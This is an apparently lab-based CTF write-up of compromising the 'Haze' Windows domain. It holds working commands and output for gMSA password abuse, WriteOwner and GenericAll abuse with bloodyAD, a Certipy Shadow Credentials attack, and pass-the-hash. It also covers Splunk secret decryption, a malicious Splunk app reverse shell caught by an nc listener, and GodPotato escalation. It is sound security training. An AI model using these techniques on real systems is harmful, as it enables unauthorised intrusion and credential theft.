
We decided to take over the Haze-IT-Backup account. Since mark.adams was a member of the GMSA_MANAGERS group, we attempted to read the gMSA passwords using that account. However, the attempt failed, and we discovered that only Domain Admins had the necessary permissions to read the gMSA passwords.

Method 1 : PowerView
We used the -s flag to load PowerView from the scripts folder into the WinRM session.
evil-winrm -i 10.10.11.61 -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 -s scripts
We executed the following command to identify any interesting domain ACLs associated with the GMSA_MANAGERS group:
*Evil-WinRM* PS C:\Users\mark.adams\Documents> PowerView.ps1

*Evil-WinRM* PS C:\Users\mark.adams\Documents> Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReferenceName -match "GMSA_MANAGERS"}


ObjectDN                : CN=Haze-IT-Backup,CN=Managed Service Accounts,DC=haze,DC=htb
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : WriteProperty
ObjectAceType           : ms-DS-GroupMSAMembership
AceFlags                : None
AceType                 : AccessAllowedObject
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-323145914-28650650-2368316563-1107
IdentityReferenceName   : gMSA_Managers
IdentityReferenceDomain : haze.htb
IdentityReferenceDN     : CN=gMSA_Managers,CN=Users,DC=haze,DC=htb
IdentityReferenceClass  : group
From this, we observed that the GMSA_MANAGERS group has WriteProperty permissions over the ms-DS-GroupMSAMembership attribute.
Set-ADServiceAccount -Identity Haze-IT-Backup -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"
This permission allows us to grant the mark.adams user the ability to retrieve the password for a Group Managed Service Account (gMSA).

Account: Haze-IT-Backup$ NTLM: 723fd747a7523dbebfc5b1d3d759ffbf PrincipalsAllowedToReadPassword: mark.adams
We verified this by using nxc, and it worked as expected.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ nxc smb haze.htb -u 'Haze-IT-Backup$' -H 723fd747a7523dbebfc5b1d3d759ffbf
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.61     445    DC01             [+] haze.htb\Haze-IT-Backup$:723fd747a7523dbebfc5b1d3d759ffbf
Method 2 : BloodyAD
Using bloodyAD, we discovered that we had Write access to the msDS-GroupMSAMembership attribute, which grants the privilege to read the gMSA password.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ bloodyAD --host DC01.haze.htb -d haze.htb -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 get writable --detail
.
.
.
distinguishedName: CN=Haze-IT-Backup,CN=Managed Service Accounts,DC=haze,DC=htb  msDS-GroupMSAMembership: WRITE
Note: BloodHound did not display this path because the msDS-GroupMSAMembership attribute had only WriteProperty access. If we had GenericWrite permissions on it, BloodHound would have flagged it as a path to read gMSA passwords.
Since we had the hash for Haze-IT-Backup, we focused on abusing the WriteOwner permission on the SUPPORT_SERVICES group.
Process:
- Abused the
WriteOwnerpermission to take ownership of the group - Modified the permissions to allow
GenericAllaccess - Added ourselves to the
SUPPORT_SERVICESgroup
Abusing WriteOwner
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ bloodyAD --host DC01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p ':723fd747a7523dbebfc5b1d3d759ffbf' set owner Support_Services 'Haze-IT-Backup$'

[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on Support_Services
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ bloodyAD --host DC01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p ':723fd747a7523dbebfc5b1d3d759ffbf' add genericAll Support_Services 'Haze-IT-Backup$'

[+] Haze-IT-Backup$ has now GenericAll on Support_Services
After that, we had no further leads. However, since we still had the hash for Haze-IT-Backup, we ran BloodHound Python again using that account to explore any new privilege paths or opportunities.
┌──(destinyoo㉿dragon)-[~/…/Machines/Haze/bloodhound/Haze-IT-Backup]
└─$ bloodhound-python --domain haze.htb -u 'Haze-IT-Backup$' --hashes ':723fd747a7523dbebfc5b1d3d759ffbf' -c All -ns 10.10.11.61
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
...
INFO: Querying computer:
INFO: Querying computer: dc01.haze.htb
INFO: Done in 00M 14S
This time, we discovered that the SUPPORT_SERVICES group had the AddKeyCredentialLink permission on the Edward.Martin user. This meant we could perform a Shadow Credentials attack to add a rogue key credential and retrieve an NTLM hash, allowing us to authenticate as Edward.Martin.

First we added our user to the group :
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ bloodyAD --host DC01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p ':723fd747a7523dbebfc5b1d3d759ffbf' add groupMember Support_Services 'Haze-IT-Backup$'

[+] Haze-IT-Backup$ added to Support_Services
After adding our Haze-IT-Backup user to the SUPPORT_SERVICES group, we successfully performed a Shadow Credentials attack using Certipy, obtaining both a TGT and an NTLM hash for the Edward.Martin user.
┌──(certipy-venv)─(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ certipy shadow auto -username 'Haze-IT-Backup$@haze.htb' -hashes 723fd747a7523dbebfc5b1d3d759ffbf -account edward.martin -target dc01.haze.htb -ns 10.10.11.61
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'edward.martin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '80d91919-8397-4c64-0802-12a36f8ae69f'
[*] Adding Key Credential with device ID '80d91919-8397-4c64-0802-12a36f8ae69f' to the Key Credentials for 'edward.martin'
[*] Successfully added Key Credential with device ID '80d91919-8397-4c64-0802-12a36f8ae69f' to the Key Credentials for 'edward.martin'
[*] Authenticating as 'edward.martin' with the certificate
[*] Using principal: edward.martin@haze.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Restoring the old Key Credentials for 'edward.martin'
[*] Successfully restored the old Key Credentials for 'edward.martin'
[*] NT hash for 'edward.martin': 09e0b3eeb2e7a6b0d419e9ff8f4d91af
Using Pass-the-Hash (PTH) with evil-winrm, we logged in as Edward.Martin and successfully retrieved the user flag.

Privilege Escalation
We observed that the user was a member of the Backup Reviewers group.

We were able to access the Backups folder on the C: drive and downloaded the Splunk backup file.
*Evil-WinRM* PS C:\backups\splunk> download splunk_backup_2024-08-06.zip

Info: Downloading C:\backups\splunk\splunk_backup_2024-08-06.zip to splunk_backup_2024-08-06.zip

Info: Download successful!
We extracted the backup and found several password hashes within the Splunk installation directory.
grep -rP '\$\d\$\S{15,}' .

Using SplunkSecrets along with the secret key from the extracted backup, we successfully decrypted the bindDNpassword hash found in /var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf.
┌──(destinyoo㉿dragon)-[~/…/Machines/Haze/splunk/Splunk]
└─$ splunksecrets splunk-decrypt -S etc/auth/splunk.secret --ciphertext '$1$YDz8WfhoCWmf6aTRkA+QqUI='

Sp1unkadmin@2k24
We were able to log in to Splunk using the credentials admin:Sp1unkadmin@2k24.

We used the exploit from this GitHub repository, edited the necessary files to create a malicious Splunk app, uploaded it through the Splunk UI, and successfully obtained a reverse shell as alexander.green.

┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/reverse_shell_splunk]
└─$ tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk
reverse_shell_splunk/
reverse_shell_splunk/bin/
reverse_shell_splunk/bin/run.bat
reverse_shell_splunk/bin/run.ps1
reverse_shell_splunk/default/
reverse_shell_splunk/default/inputs.conf

┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/reverse_shell_splunk]
└─$ mv reverse_shell_splunk.tgz reverse_shell_splunk.spl

┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/reverse_shell_splunk]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.157] from haze.htb [10.10.11.61] 52819

PS C:\Windows\system32> whoami
haze\alexander.green
The alexander.green user had the SeImpersonatePrivilege privilege enabled.
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
Using GodPotato, we leveraged the SeImpersonatePrivilege to escalate privileges, obtained a SYSTEM shell, and successfully captured the root flag.
Note : Don’t always rely on bloodhound mappings and learn to manually enumerate stuff using Powerview / bloodyAD etc.